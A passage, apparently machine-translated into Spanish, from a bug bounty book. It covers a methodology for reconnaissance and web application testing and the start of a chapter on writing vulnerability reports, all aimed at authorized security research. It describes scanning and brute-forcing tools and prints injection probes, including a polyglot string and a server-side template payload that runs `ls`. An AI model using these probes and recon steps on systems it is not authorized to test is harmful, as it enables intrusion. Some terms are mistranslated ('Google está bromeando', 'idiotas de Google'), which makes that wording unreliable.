Desafortunadamente, no existe una fórmula mágica para piratear y hay demasiadas tecnologías en constante evolución como para explicar todos los métodos para encontrar un error. Aunque este capítulo no le convertirá en una máquina de piratería de élite, debería enseñarle los patrones que siguen los cazadores de errores exitosos. Este capítulo lo guía a través de un enfoque básico para comenzar a piratear cualquier aplicación. Se basa en mi experiencia entrevistando a hackers exitosos, leyendo blogs, viendo videos y, de hecho, pirateando.

Cuando empiezas a hackear, es mejor definir tu éxito en función del conocimiento y la experiencia que adquieras, en lugar de los errores que encuentres o el dinero que ganes. Esto se debe a que si su objetivo es encontrar errores en programas de alto perfil o encontrar tantos errores como pueda o simplemente ganar dinero, es posible que al principio no tenga éxito si es nuevo en el mundo del hacking. Hackers muy inteligentes y consumados prueban programas maduros, como Uber, Shopify, Twitter y Google, a diario, por lo que hay muchos menos errores que encontrar y puede ser fácil desanimarse. Si te concentras en aprender una nueva habilidad, reconocer patrones y probar nuevas tecnologías, puedes mantener una actitud positiva sobre tu piratería durante los períodos de sequía.

## Reconocimiento

Comience a acercarse a cualquier programa de recompensas por errores utilizando algún tipo de reconocimiento para aprender más sobre la aplicación. Como sabe por los capítulos anteriores, hay mucho que considerar cuando prueba una aplicación. Empiece por hacer estas y otras preguntas básicas:

- ¿Cuál es el alcance del programa? ¿Es \*.[<ejemplo>.com](#) o simplemente [www.<ejemplo>.com](#)?
- ¿Cuántos subdominios tiene la empresa?
- ¿Cuántas direcciones IP posee la empresa?
- ¿Qué tipo de sitio es? ¿Software como servicio? ¿Fuente abierta? ¿Colaborativo? ¿Pagado o gratis?
- ¿Qué tecnologías utiliza? ¿En qué lenguaje de programación está codificado? ¿Qué base de datos utiliza? ¿Qué marcos está utilizando?

Estas preguntas son sólo algunas de las consideraciones en las que debes pensar cuando empiezas a hackear. Para los propósitos de este capítulo, supongamos que está probando una aplicación con un alcance abierto, como \*.[<ejemplo>.com](#). Comience con las herramientas que puede ejecutar en segundo plano para que pueda realizar otros reconocimientos mientras espera los resultados de las herramientas.

Puede ejecutar estas herramientas desde su computadora, pero corre el riesgo de que empresas como Akamai prohíban su dirección IP. Akamai es un popular firewall de aplicaciones web, por lo que si lo prohíbe, es posible que no pueda visitar sitios comunes.

Para evitar una prohibición, recomiendo activar un servidor privado virtual (VPS) de un proveedor de alojamiento en la nube que permita realizar pruebas de seguridad desde sus sistemas. Asegúrese de investigar a su proveedor de nube porque algunos no permiten este tipo de pruebas (por ejemplo, al momento de escribir este artículo, Amazon Web Services no permite pruebas de seguridad sin un permiso explícito).

## Enumeración de subdominios

Si está realizando pruebas en un ámbito abierto, puede comenzar su reconocimiento buscando subdominios usando su VPS. Cuantos más subdominios encuentres, más

superficie de ataque que tendrás. Para hacer esto, recomiendo usar la herramienta SubFinder, que es rápida y está escrita en el lenguaje de programación Go. SubFinder obtendrá registros de subdominio para un sitio basándose en una variedad de fuentes, incluidos registros de certificados, resultados de motores de búsqueda, Internet Archive Wayback Machine y otros.

Es posible que la enumeración predeterminada que realiza SubFinder no encuentre todos los subdominios. Pero los subdominios asociados con un certificado SSL específico son fáciles de encontrar gracias a los registros de transparencia de certificados que registran los certificados SSL registrados. Por ejemplo, si un sitio registra un certificado para prueba.<ejemplo>.com, es probable que ese subdominio exista, al menos en el momento del registro. Pero es posible que un sitio registre un certificado para un subdominio comodín (\*.<ejemplo>.com). Si ese es el caso, es posible que solo puedas encontrar algunos subdominios mediante adivinanzas por fuerza bruta.

Convenientemente, SubFinder también puede ayudarle a crear subdominios de fuerza bruta utilizando una lista de palabras común. La lista de seguridad SecLists del repositorio de GitHub, a la que se hace referencia en el Apéndice A, tiene listas de subdominios comunes. Además, Jason Haddix ha publicado una lista útil <https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056/>.

Si no desea utilizar SubFinder y solo desea buscar certificados SSL, crt.sh es una excelente referencia para verificar si se han registrado certificados comodín. Si encuentra un certificado comodín, puede buscar en censys.io el hash del certificado. Por lo general, incluso hay un enlace directo a censys.io en crt.sh para cada certificado.

Una vez que haya terminado de enumerar los subdominios para \*.<ejemplo>.com, puede escanear puertos y hacer capturas de pantalla de los sitios que encuentre. Antes de continuar, considere también si tiene sentido enumerar subdominios de subdominios. Por ejemplo, si descubre que un sitio registra un certificado SSL para \*.corp.<ejemplo>.com, es probable que encuentre más subdominios al enumerar ese subdominio.

## Escaneo de puertos Una

vez que haya enumerado los subdominios, puede iniciar el escaneo de puertos para identificar más superficies de ataque, incluidos los servicios en ejecución. Por ejemplo,

Al escanear el puerto de Pornhub, Andy Gill encontró un servidor Memcache expuesto y ganó 2.500 dólares, como se analiza en el Capítulo 18.

Los resultados del escaneo de puertos también pueden ser indicativos de la seguridad general de una empresa. Por ejemplo, es probable que una empresa que haya cerrado todos los puertos excepto el 80 y el 443 (puertos web comunes para alojar sitios HTTP y HTTPS) se preocupe por la seguridad. Pero una empresa con muchos puertos abiertos probablemente sea lo contrario y podría tener un mayor potencial para obtener recompensas.

Dos herramientas comunes de escaneo de puertos son Nmap y Masscan. Nmap es una herramienta antigua y puede resultar lenta a menos que sepa cómo optimizarla. Pero es genial porque puedes darle una lista de URL y determinará la dirección IP a escanear. También es modular, por lo que puede incluir otras comprobaciones en su escaneo. Por ejemplo, el script titulado http-enum realizará fuerza bruta en archivos y directorios. Por el contrario, Masscan es extremadamente rápido y podría ser mejor cuando tienes una lista de direcciones IP para escanear. Utilizo Masscan para buscar puertos abiertos comúnmente, como 80, 443, 8080 u 8443, y luego combino los resultados con capturas de pantalla (un tema que analizo en la siguiente sección).

Algunos detalles a tener en cuenta al escanear puertos desde una lista de subdominios son las direcciones IP a las que se resuelven esos dominios. Si todos los subdominios menos uno se resuelven en un rango de direcciones IP común (por ejemplo, direcciones IP propiedad de AWS o Google Cloud Compute), podría valer la pena investigar el valor atípico. La dirección IP diferente puede indicar una aplicación personalizada o de terceros que no comparte el mismo nivel de seguridad que las aplicaciones principales de la empresa, que residen en el rango de direcciones IP común. Como se describe en el Capítulo 14, Frans Rosen y Rojan Rijal explotaron servicios de terceros al hacerse cargo de subdominios de Legal Robot y Uber.

## Captura de pantalla A1

igual que con el escaneo de puertos, un buen paso a seguir una vez que tenga una lista de subdominios es tomar una captura de pantalla. Esto es útil porque le brinda una descripción visual del alcance del programa. Cuando revisas las capturas de pantalla, hay algunos patrones comunes que pueden ser indicativos de vulnerabilidades. Primero, busque mensajes de error comunes de los servicios.

Se sabe que está asociado con adquisiciones de subdominios. Como se describe en el Capítulo 14, una aplicación que depende de servicios externos puede cambiar con el tiempo y sus registros DNS pueden haberse abandonado y olvidado. Si un atacante puede hacerse cargo del servicio, eso podría tener implicaciones importantes para la aplicación y sus usuarios. Alternativamente, es posible que la captura de pantalla no revele un mensaje de error, pero sí que muestre que el subdominio depende de un servicio de terceros.

En segundo lugar, puede buscar contenido confidencial. Por ejemplo, si todos los subdominios encontrados en \*.corp.<ejemplo>.com devuelven un acceso 403 denegado, excepto un subdominio, que tiene un inicio de sesión en un sitio web inusual, investigue ese sitio inusual porque podría estar implementando un comportamiento personalizado. De manera similar, también tenga cuidado con las páginas de inicio de sesión administrativas, las páginas de instalación predeterminadas, etc.

En tercer lugar, busque aplicaciones que no coincidan con las típicas de otros subdominios. Por ejemplo, si solo hay una aplicación PHP y todos los demás subdominios son aplicaciones Ruby on Rails, puede valer la pena centrarse en esa aplicación PHP porque la experiencia de la empresa parece estar en Rails. La importancia de las aplicaciones encontradas en subdominios puede ser difícil de determinar hasta que se familiarice con ellas, pero pueden generar grandes recompensas como la que encontró Jasmin Landry cuando incrementó su acceso SSH a una ejecución remota de código, como se describe en el Capítulo 12.

Algunas herramientas pueden ayudarle a capturar sitios. Al momento de escribir este artículo, uso HTTPScreenshot y Gowitness. HTTPScreenshot es útil por dos razones: primero, puede usarlo con una lista de direcciones IP, tomará una captura de pantalla y enumerará otros subdominios asociados con los certificados SSL que analiza. En segundo lugar, agrupará sus resultados en grupos según si las páginas tienen 403 mensajes o 500 mensajes, si utilizan los mismos sistemas de gestión de contenido y otros factores. La herramienta también incluye los encabezados HTTP que encuentra, lo que también resulta útil.

Gowitness es una alternativa rápida y ligera para realizar capturas de pantalla. Utilizo esta herramienta cuando tengo una lista de URL en lugar de direcciones IP. También incluye los encabezados que recibe al realizar una captura de pantalla.

Aunque yo no lo uso, Aquatone es otra herramienta que vale la pena mencionar. En el momento de escribir este artículo, se ha reescrito recientemente en Go y

incluye agrupación en clústeres, salida sencilla de resultados para que coincida con el formato requerido por otras herramientas y otras características.

### Descubrimiento de contenido Una

vez que haya revisado sus subdominios y el reconocimiento visual, debe buscar contenido interesante. Puede abordar la fase de descubrimiento de contenido de diferentes maneras. Una forma es intentar descubrir archivos y directorios mediante fuerza bruta. El éxito de esta técnica depende de la lista de palabras que utilices; Como se mencionó anteriormente, SecLists proporciona buenas listas, particularmente las listas en balsa, que son las que yo uso.

También puede realizar un seguimiento de los resultados de este paso a lo largo del tiempo para compilar su propia lista de archivos encontrados comúnmente.

Una vez que tenga una lista de archivos y nombres de directorios, tendrá algunas herramientas para elegir. Yo uso Gobuster o Burp Suite Pro. Gobuster es una herramienta de fuerza bruta rápida y personalizable escrita en Go. Cuando le proporciona un dominio y una lista de palabras, prueba la existencia de directorios y archivos y confirma la respuesta del servidor. Además, la herramienta Meg, desarrollada por Tom Hudson y también escrita en Go, le permite probar múltiples rutas en muchos hosts simultáneamente. Esto es ideal cuando ha encontrado muchos subdominios y desea descubrir contenido en todos ellos simultáneamente.

Como uso Burp Suite Pro para representar mi tráfico, usaré su herramienta de descubrimiento de contenido incorporada o Burp Intruder. La herramienta de descubrimiento de contenido es configurable y le permite usar una lista de palabras personalizada o la incorporada, buscar permutaciones de extensiones de archivos, definir cuántas carpetas anidadas aplicar fuerza bruta y más. Por otro lado, cuando uso Burp Intruder, enviaré una solicitud para el dominio que estoy probando a Intruder y estableceré la carga útil al final de la ruta raíz. Luego agregaré mi lista como carga útil y ejecutaré el ataque. Normalmente, ordeno mis resultados según la longitud del contenido o el estado de la respuesta, según cómo responda la aplicación. Si descubro una carpeta interesante de esta manera, puedo ejecutar Intruder nuevamente en esa carpeta para descubrir archivos anidados.

Cuando necesite ir más allá de la fuerza bruta de archivos y directorios, Google está bromeando, como se describe en la vulnerabilidad que encontró Brett Buerhaus

en el Capítulo 10, también puede proporcionar un descubrimiento de contenido interesante. Google Dorking puede ahorrarle tiempo, especialmente cuando encuentra parámetros de URL que comúnmente están asociados con vulnerabilidades como URL, redirección\_a, id, etc. Exploit DB mantiene una base de datos de idiotas de Google para casos de uso específicos en <https://www.exploit-db.com/google-hacking-database/>.

Otra forma de encontrar contenido interesante es consultar el GitHub de la empresa. Es posible que encuentre repositorios de código abierto de la empresa o información útil sobre las tecnologías que utiliza. Así fue como Michiel Prins descubrió la ejecución remota de código en Algolia, como se analiza en el Capítulo 12. Puede utilizar la herramienta Gitrob para rastrear repositorios de GitHub en busca de secretos de aplicaciones y otra información confidencial. Además, puede revisar repositorios de códigos y encontrar bibliotecas de terceros en las que depende una aplicación. Si puede encontrar un proyecto abandonado o una vulnerabilidad en el tercero que afecta el sitio, ambos podrían valer una recompensa por el error. Los repositorios de código también pueden brindarle información sobre cómo una empresa manejó vulnerabilidades anteriores, especialmente para empresas como GitLab que son de código abierto.

## Errores anteriores Uno

de los últimos pasos del reconocimiento es familiarizarse con los errores anteriores. Los artículos de piratas informáticos, los informes divulgados, los CVE, los exploits publicados, etc., son buenos recursos para esto. Como se repite a lo largo de este libro, el hecho de que el código esté actualizado no significa que se hayan solucionado todas las vulnerabilidades. Asegúrese de probar cualquier cambio. Cuando se implementa una solución, significa que se agregó código nuevo y que ese código nuevo podría contener errores.

El error de \$15,250 que Tanner Emek encontró en Shopify Partners, como se describe en el Capítulo 15, fue el resultado de leer un informe de error previamente revelado y volver a probar la misma funcionalidad. Al igual que con Emek, cuando se revelen públicamente vulnerabilidades interesantes o novedosas, asegúrese de leer el informe y visitar la aplicación. En el peor de los casos, no encontrará una vulnerabilidad, pero desarrollará nuevas habilidades mientras prueba esa funcionalidad. En el mejor de los casos, podrías omitir la solución del desarrollador o encontrar una nueva vulnerabilidad.

Habiendo cubierto todas las áreas principales de reconocimiento, es hora de pasar a probar la aplicación. Mientras realiza las pruebas, tenga en cuenta que el reconocimiento es una parte continua de la búsqueda de recompensas por errores. Siempre es una buena idea volver a visitar una aplicación de destino porque evoluciona constantemente.

## Probar la aplicación

No existe un enfoque único para probar una aplicación. La metodología y las técnicas que utilice dependen del tipo de aplicación que esté probando, de forma similar a la forma en que el alcance del programa puede definir su reconocimiento. En esta sección, proporcionaré una descripción general de las consideraciones que debe tener en cuenta y los procesos de pensamiento que debe utilizar al abordar un sitio nuevo. Pero independientemente de la aplicación que estés probando, no hay mejor consejo que el de Matthias Karlsson: "No pienses que 'todos los demás han mirado y ya no queda nada'. Acércate a cada objetivo como si nadie hubiera estado allí antes. ¿No encuentras nada? Elige otro".

### La pila de tecnología Una de las

primeras tareas que hago cuando pruebo una nueva aplicación es identificar las tecnologías que se utilizan. Esto incluye, entre otros, marcos de JavaScript frontend, marcos de aplicaciones del lado del servidor, servicios de terceros, archivos alojados localmente, archivos remotos, etc. Por lo general, hago esto observando mi historial de proxy web y tomando nota de los archivos servidos, los dominios capturados en el historial, si se entregan plantillas HTML, cualquier contenido JSON devuelto, etc. El complemento de Firefox, Wappalyzer, también es muy útil para tecnologías de toma de huellas digitales rápidamente.

Mientras hago esto, dejo habilitada la configuración predeterminada para Burp Suite y recorro el sitio para comprender la funcionalidad y observar qué patrones de diseño han utilizado los desarrolladores. Hacerlo me permite refinar los tipos de cargas útiles que usaré en mis pruebas, como lo hizo Orange Tsai cuando encontró Flask RCE en Uber en el Capítulo 12. Por ejemplo, si un sitio usa AngularJS, pruebe {{7\*7}} para ver si 49 se representa en alguna parte. Si la aplicación está construida con ASP.NET con XSS

protección habilitada, es posible que desee concentrarse en probar otros tipos de vulnerabilidad primero y verificar XSS como último recurso.

Si un sitio está creado con Rails, es posible que sepa que las URL suelen seguir un patrón /CONTENT\_TYPE/RECORD\_ID , donde RECORD\_ID es un número entero autoincrementado. Usando HackerOne como ejemplo, las URL de informes siguen el patrón www.hackerone.com/reports/12345. Las aplicaciones Rails comúnmente usan ID de números enteros, por lo que puede priorizar las pruebas de vulnerabilidades de referencia directa a objetos inseguros porque este tipo de vulnerabilidad es fácil de pasar por alto para los desarrolladores.

Si una API devuelve JSON o XML, es posible que reconozca que esas llamadas a la API devuelven involuntariamente información confidencial que no se representa en la página. Esas llamadas podrían ser una buena superficie de prueba y podrían generar vulnerabilidades en la divulgación de información.

Aquí hay algunos factores a tener en cuenta en esta

etapa: Formatos de contenido que un sitio espera o acepta. Por ejemplo, los archivos XML vienen en diferentes formas y tamaños, y el análisis XML siempre se puede asociar con vulnerabilidades XXE. Esté atento a los sitios que aceptan .docx, .xlsx, .pptx u otros tipos de archivos XML.

Herramientas o servicios de terceros que se configuran mal fácilmente.

Siempre que lea informes sobre piratas informáticos que explotan dichos servicios, intente comprender cómo descubrieron la vulnerabilidad y aplique ese proceso a sus pruebas.

Parámetros codificados y cómo los maneja una aplicación. Las rarezas pueden ser indicativas de múltiples servicios que interactúan en el backend, de los que se podría abusar.

Mecanismos de autenticación implementados personalizados, como flujos de OAuth. Las diferencias sutiles en cómo una aplicación maneja las URL de redireccionamiento, la codificación y los parámetros de estado pueden generar vulnerabilidades significativas.

## Mapeo de funcionalidad Una vez

que comprendo las tecnologías de un sitio, paso al mapeo de funcionalidad. En esta etapa, todavía estoy navegando, pero mis pruebas pueden ser de una

Aquí hay algunas formas: puedo buscar marcadores de vulnerabilidades, definir un objetivo específico para mis pruebas o seguir una lista de verificación.

Cuando busco marcadores de vulnerabilidades, busco comportamientos comúnmente asociados con las vulnerabilidades. Por ejemplo, ¿el sitio le permite crear webhooks con URL? Si es así, esto podría generar vulnerabilidades en la SSRF. ¿Un sitio permite la suplantación de usuarios? Esto podría dar lugar a que se divulgue información personal confidencial. ¿Puedes subir archivos? Cómo y dónde se procesan estos archivos podría provocar una vulnerabilidad de ejecución remota de código, XSS, etc. Cuando encuentro algo de interés, detengo y comienzo a probar la aplicación, como se describe en la siguiente sección, y busco algún indicio de vulnerabilidad. Esto podría ser un mensaje inesperado devuelto, un retraso en el tiempo de respuesta, una entrada no desinfectada que se devuelve o una verificación del lado del servidor que se omite.

Por el contrario, cuando defino y trabajo para lograr un objetivo, decido qué haré antes de probar la aplicación. El objetivo podría ser encontrar una falsificación de solicitudes del lado del servidor, inclusión de archivos locales, ejecución remota de código o alguna otra vulnerabilidad. Jobert Abma, cofundador de HackerOne, comúnmente emplea y defiende este enfoque, y Philippe Harewood utilizó este método cuando descubrió que su aplicación de Facebook estaba siendo adquirida.

Con este enfoque, ignora todas las demás posibilidades y se concentra por completo en su objetivo final. Sólo te detienes y comienzas a probar si encuentras algo que te lleve a tu objetivo. Por ejemplo, si está buscando una vulnerabilidad de ejecución remota de código, el HTML no desinfectado devuelto en el cuerpo de una respuesta no sería de interés.

Otro método de prueba es seguir una lista de verificación. Tanto OWASP como el Manual del hacker de aplicaciones web de Dafydd Stuttard proporcionan listas de verificación de prueba integrales para revisar una aplicación, por lo que no hay razón para que intente superar ninguno de los recursos. No sigo este camino porque es demasiado monótono y recuerda más a un empleo que a un pasatiempo placentero. No obstante, seguir una lista de verificación puede ayudarlo a evitar perder vulnerabilidades al olvidarse de probar cosas específicas o de seguir metodologías generales (como revisar archivos JavaScript).

## Encontrar vulnerabilidades Una

vez que comprenda cómo funciona una aplicación, puede comenzar a probarla. En lugar de establecer un objetivo específico o utilizar una lista de verificación, sugiero comenzar buscando comportamientos que puedan indicar una vulnerabilidad. En esta etapa, podría asumir que debe ejecutar escáneres automatizados, como el motor de escaneo de Burp, para buscar vulnerabilidades. Pero la mayoría de los programas que he visto no permiten esto, es innecesariamente ruidoso y no requiere ninguna habilidad o conocimiento. En su lugar, debería centrarse en las pruebas manuales.

Si comencé a probar mi aplicación sin encontrar nada interesante que ver durante mi mapeo de funcionalidad, empiezo a usar el sitio como si fuera un cliente. Crearé contenido, usuarios, equipos o lo que proporcione la aplicación. Mientras hago esto, normalmente envío cargas útiles siempre que se acepten entradas y busco anomalías y comportamientos inesperados en el sitio. Normalmente uso la carga útil <s>000"");--//, que incluye todos los caracteres especiales que podrían romper el contexto en el que se representa la carga útil, ya sea HTML, JavaScript o una consulta SQL de backend. Este tipo de carga útil a menudo se conoce como políglota. La etiqueta <s> también es inocente, fácil de detectar cuando se muestra sin desinfectar en HTML (vería texto tachado cuando eso sucede) y con frecuencia no se modifica cuando un sitio intenta desinfectar la salida, alterando la entrada.

Además, cuando existe la posibilidad de que el contenido que estoy creando pueda representarse en un panel de administración, como mi nombre de usuario, dirección, etc., usaré una carga útil diferente para apuntar a XSS ciego desde XSSHunter (una herramienta XSS analizada en el Apéndice A). Finalmente, si el sitio utiliza un motor de plantillas, también agregaré cargas útiles asociadas con la plantilla. Para AngularJS, esto se vería así {{8\*8}}[[5\*5]], y buscaría 64 o 25 renderizados. Aunque nunca encontré una inyección de plantilla del lado del servidor en Rails, todavía pruebo la carga útil <%= `ls` %> en caso de que algún día aparezca un renderizado en línea.

Aunque enviar este tipo de cargas útiles cubre vulnerabilidades de tipo inyección (como XSS, SQLi, SSTI, etc.), tampoco requiere mucho pensamiento crítico y puede volverse rápidamente repetitivo y

aburrido. Por lo tanto, para evitar el agotamiento, es importante estar atento a su historial de proxy para detectar funcionalidades inusuales comúnmente asociadas con vulnerabilidades. Las vulnerabilidades comunes y las áreas a las que hay que prestar atención incluyen, entre otras, las siguientes:

Vulnerabilidades CSRF Los tipos de solicitudes HTTP que cambian datos y si están usando y validando tokens CSRF o verificando los encabezados de referencia u origen.

IDORs Si hay parámetros de ID que se pueden manipular

Lógica de aplicación Oportunidades para repetir solicitudes en dos cuentas de usuario separadas

XXEs Cualquier solicitud HTTP que acepte XML

Divulgaciones de información Cualquier contenido que se garantice o deba mantenerse privado

Redireccionamientos abiertos Cualquier URL que tenga un parámetro relacionado con el redireccionamiento CRLF, XSS y algunas redirecciones abiertas. Cualquier solicitud que se haga eco.

Parámetros de URL en la respuesta

SQLi Si agregar una comilla simple, un corchete o un punto y coma a un parámetro cambia una respuesta

RCE Cualquier tipo de carga de archivos o manipulación de imágenes.

Condiciones de carrera Retraso en el procesamiento de datos o comportamientos relacionados con el momento de uso o el momento de verificación

SSRF Funcionalidad que acepta URL, como webhooks o integraciones externas. Errores de seguridad sin parches.

Información del servidor divulgada, como versiones de PHP, Apache, Nginx, etc., que pueden revelar tecnología obsoleta. Por supuesto, esta lista es interminable y podría decirse que

siempre está en evolución. Cuando necesites más inspiración sobre dónde buscar insectos, siempre puedes consultar las secciones de conclusiones de cada capítulo de este libro. Una vez que haya profundizado en la funcionalidad y necesite un descanso de las solicitudes HTTP, puede volver a la fuerza bruta de su archivo y directorio para ver qué, si corresponde,

Se han descubierto archivos o directorios interesantes. Debe revisar esos hallazgos y visitar las páginas y archivos. Este también es el momento perfecto para reevaluar en qué estás aplicando la fuerza bruta y determinar si hay otras áreas en las que concentrarte. Por ejemplo, si descubre un punto final /api/ , puede aplicar fuerza bruta a nuevas rutas en él, lo que a veces puede llevar a probar funciones ocultas e indocumentadas.

De manera similar, si utilizó Burp Suite para representar su tráfico HTTP, es posible que Burp haya seleccionado páginas adicionales para verificar en función de los enlaces que analizó de las páginas que ya había visitado. Estas páginas no visitadas, que podrían conducirle a funciones no probadas, aparecen en gris en Burp Suite para diferenciarlas de los enlaces ya visitados.

Como se mencionó anteriormente, piratear aplicaciones web no es mágico. Ser un cazador de insectos requiere un tercio de conocimiento, un tercio de observación y un tercio de perseverancia. La clave es profundizar en la aplicación y realizar pruebas exhaustivas sin perder el tiempo.  
Desafortunadamente, reconocer la diferencia requiere experiencia.

## Ir más lejos

Una vez que haya completado su reconocimiento y haya probado exhaustivamente todas las funciones que pueda encontrar, debe investigar otras formas de hacer que su búsqueda de errores sea más eficiente. Aunque no puedo decirle cómo hacerlo en todas las situaciones, sí tengo algunas sugerencias.

### Automatizar su trabajo Una forma

de ahorrar tiempo es automatizar su trabajo. Aunque hemos utilizado algunas herramientas automatizadas en este capítulo, la mayoría de las técnicas descritas han sido manuales, lo que significa que estamos limitados por el tiempo. Para superar la barrera del tiempo, necesita computadoras que pirateen por usted. Rojan Rijal reveló un error de Shopify que descubrió cinco minutos después de que se activara el subdominio en el que encontró el error. Pudo descubrirlo tan rápido porque automatizó su reconocimiento en Shopify. Cómo automatizar su piratería está más allá del alcance de este libro, y también es completamente posible ser un hacker exitoso sin él, pero es una forma.

Los piratas informáticos aumentan sus ingresos. Puede comenzar automatizando su reconocimiento. Por ejemplo, puede automatizar varias tareas, como fuerza bruta de subdominios, escaneo de puertos y reconocimiento visual, por nombrar algunas.

### Mirando aplicaciones móviles Otra

Oportunidad para encontrar más errores es mirando las aplicaciones móviles que están incluidas en el alcance del programa. Este libro se ha centrado en la piratería web, pero la piratería móvil ofrece muchas oportunidades nuevas para encontrar errores. Puedes hackear aplicaciones móviles de dos maneras: probando el código de la aplicación directamente o probando las API con las que interactúa la aplicación. Me concentro en este último porque es similar al hackeo web y puedo concentrarme en tipos de vulnerabilidad como IDOR, SQLi, RCE, etc. Para comenzar a probar las API de aplicaciones móviles, deberá representar el tráfico de su teléfono mientras usa la aplicación a través de Burp. Esta es una forma de ver las llamadas HTTP que se realizan para poder manipularlas. Pero a veces una aplicación utiliza fijación SSL, lo que significa que no reconocerá ni utilizará el certificado SSL de Burp, por lo que no podrá representar el tráfico de la aplicación. Evitar la fijación de SSL, el proxy de su teléfono y la piratería móvil en general están más allá del alcance de este libro, pero representan una gran oportunidad para aprender nuevos.

### Identificando nuevas funcionalidades

La siguiente área en la que centrarse es identificar nuevas funciones a medida que se agregan a la aplicación que está probando. Philippe Harewood es un ejemplo sorprendente de alguien que domina esta habilidad. Entre los hackers mejor clasificados del programa de Facebook, comparte abiertamente las vulnerabilidades que descubre en su sitio web <https://philippeharewood.com/>. Sus artículos hacen referencia rutinariamente a nuevas funciones que ha descubierto y a las vulnerabilidades que ha encontrado antes que otros debido a su rápida identificación. Frans Rosen comparte parte de su metodología para identificar nuevas funciones en el blog de Detectify en <https://blog.detectify.com/>. Para realizar un seguimiento de las nuevas funciones en los sitios web que está probando, puede leer los blogs de ingeniería de los sitios que está probando.

supervise sus feeds de Twitter de ingeniería, suscríbase a sus boletines informativos, etc.

### Seguimiento de archivos JavaScript

También puede descubrir nuevas funciones del sitio mediante el seguimiento de archivos JavaScript. Centrarse en archivos JavaScript es particularmente poderoso cuando un sitio se basa en marcos de JavaScript frontales para representar su contenido. La aplicación dependerá de que la mayoría de los puntos finales HTTP que utiliza un sitio estén incluidos en sus archivos JavaScript. Los cambios en los archivos pueden representar una funcionalidad nueva o modificada que puede probar. Jobert Abma, Brett Buerhaus y Ben Sadeghipour han discutido enfoques sobre cómo han rastreado archivos JavaScript; puede encontrar sus artículos con una búsqueda rápida en Google de sus nombres y la palabra "reconocimiento".

## Pagar por el acceso a nuevas funciones

Aunque puede parecer contradictorio cuando intentas ganar dinero a través de recompensas, también puedes pagar por el acceso a la funcionalidad.

Frans Rosen y Ron Chan han hablado del éxito que han tenido al pagar por el acceso a nuevas funciones. Por ejemplo, Ron Chan pagó un par de miles de dólares para probar una aplicación y encontró una cantidad significativa de vulnerabilidades que hicieron que la inversión valiera la pena. También he tenido éxito pagando productos, suscripciones y servicios que aumentan mi alcance potencial de prueba. Es probable que otros no quieran pagar por la funcionalidad de sitios que no utilizan, por lo que esta funcionalidad tiene más vulnerabilidades no descubiertas.

## Aprendiendo la tecnología

Además, puede examinar las tecnologías, bibliotecas y software que sabe que utiliza una empresa y aprender cómo funcionan en detalle.

Cuanto más sepa cómo funciona una tecnología, más probabilidades tendrá de encontrar errores según cómo se utiliza en las aplicaciones que prueba.

Por ejemplo, encontrar las vulnerabilidades de ImageMagick en el Capítulo 12 requirió comprender cómo ImageMagick y su archivo definido

Los tipos funcionan. Es posible que pueda encontrar vulnerabilidades adicionales observando otras tecnologías vinculadas a bibliotecas como ImageMagick. Tavis Ormandy hizo esto cuando reveló vulnerabilidades adicionales en Ghostscript, que es compatible con ImageMagick. Puede encontrar más información sobre estas vulnerabilidades de Ghostscript en <https://www.openwall.com/lists/oss-security/2018/08/21/2>.

De manera similar, FileDescriptor reveló en una publicación de blog que lee RFC sobre la funcionalidad web y se enfoca en consideraciones de seguridad para comprender cómo se supone que funciona algo versus cómo se implementa realmente.

Su profundo conocimiento de OAuth es un gran ejemplo de cómo profundizar en una tecnología que utilizan numerosos sitios web.

## Resumen En

en este capítulo, he intentado arrojar algo de luz sobre posibles enfoques de piratería basados en mi propia experiencia y entrevistas con los principales hackers de recompensas por errores. Hasta la fecha, he tenido mayor éxito después de explorar un objetivo, comprender la funcionalidad que proporciona y asignar esa funcionalidad a tipos de vulnerabilidad para realizar pruebas. Pero las áreas que sigo explorando y que les animo a que también investiguen son la automatización y la documentación de su metodología.

Hay muchas herramientas de piratería disponibles que pueden hacerte la vida más fácil: Burp, ZAP, Nmap y Gowitness son algunas de las pocas que he mencionado. Para aprovechar mejor su tiempo, tenga en cuenta estas herramientas mientras piratea.

Una vez que haya agotado las vías típicas que usaría para encontrar errores, busque formas de hacer que sus búsquedas de errores sean más exitosas profundizando en las aplicaciones móviles y las nuevas funciones desarrolladas en los sitios web que está probando.

# 20

## INFORMES DE VULNERABILIDAD



Entonces, has encontrado tu primera vulnerabilidad. ¡Felicidades! Encontrar vulnerabilidades puede ser difícil. Mi primer consejo es que te relajes y no te adelantes. Cuando te apresuras, a menudo cometes errores.

Créame, sé lo que se siente emocionarse y enviar un error sólo para que su informe sea rechazado. Para echar sal en la herida, cuando una empresa cierra el informe como no válido, la plataforma de recompensas por errores reduce sus puntos de reputación. Este capítulo debería ayudarle a evitar esa situación brindándole consejos para escribir un buen informe de error.

### Lea la política

Antes de enviar una vulnerabilidad, asegúrese de revisar la política del programa. Cada empresa que participa en una plataforma de recompensas por errores proporciona un documento de política, que generalmente enumera los tipos de vulnerabilidad excluidos y si las propiedades están dentro o fuera del alcance del programa. Lea siempre las políticas de una empresa antes de piratear para evitar perder el tiempo. Si aún no ha leído la política de un programa, hágalo ahora para asegurarse de no estar buscando problemas conocidos o errores que la empresa le pide que no informe.

He aquí un doloroso error que cometí una vez y que podría haber evitado leyendo las políticas. La primera vulnerabilidad que encontré fue en Shopify. Me di cuenta de que si enviabas HTML con formato incorrecto en su editor de texto,

El analizador de Shopify lo corregiría y almacenaría el XSS. Yo estaba emocionado. Pensé que mi búsqueda de errores estaba dando resultados y no pude enviar mi informe lo suficientemente rápido.

Después de enviar mi informe, esperé la recompensa mínima de 500 dólares. Cinco minutos después del envío, el programa me dijo cortésmente que la vulnerabilidad ya era conocida y que se había pedido a los investigadores que no la enviaran. El ticket se cerró como informe no válido y perdí cinco puntos de reputación. Quería meterme en un agujero. Fue una lección dura.

Aprende de mis errores; Lea las políticas.

## Incluir detalles; Luego incluye más

Una vez que haya confirmado que puede informar su vulnerabilidad, deberá redactar el informe. Si desea que la empresa tome su informe en serio, proporcione detalles que incluyan lo siguiente:

- La URL y cualquier parámetro afectado necesario para replicar la vulnerabilidad.
- Su navegador, su sistema operativo (si corresponde) y la versión de la aplicación probada (si corresponde)
- Una descripción de la vulnerabilidad.
- Pasos para reproducir la vulnerabilidad
- Una explicación del impacto, incluyendo cómo se podría explotar el error.
- Una solución recomendada para remediar la vulnerabilidad.

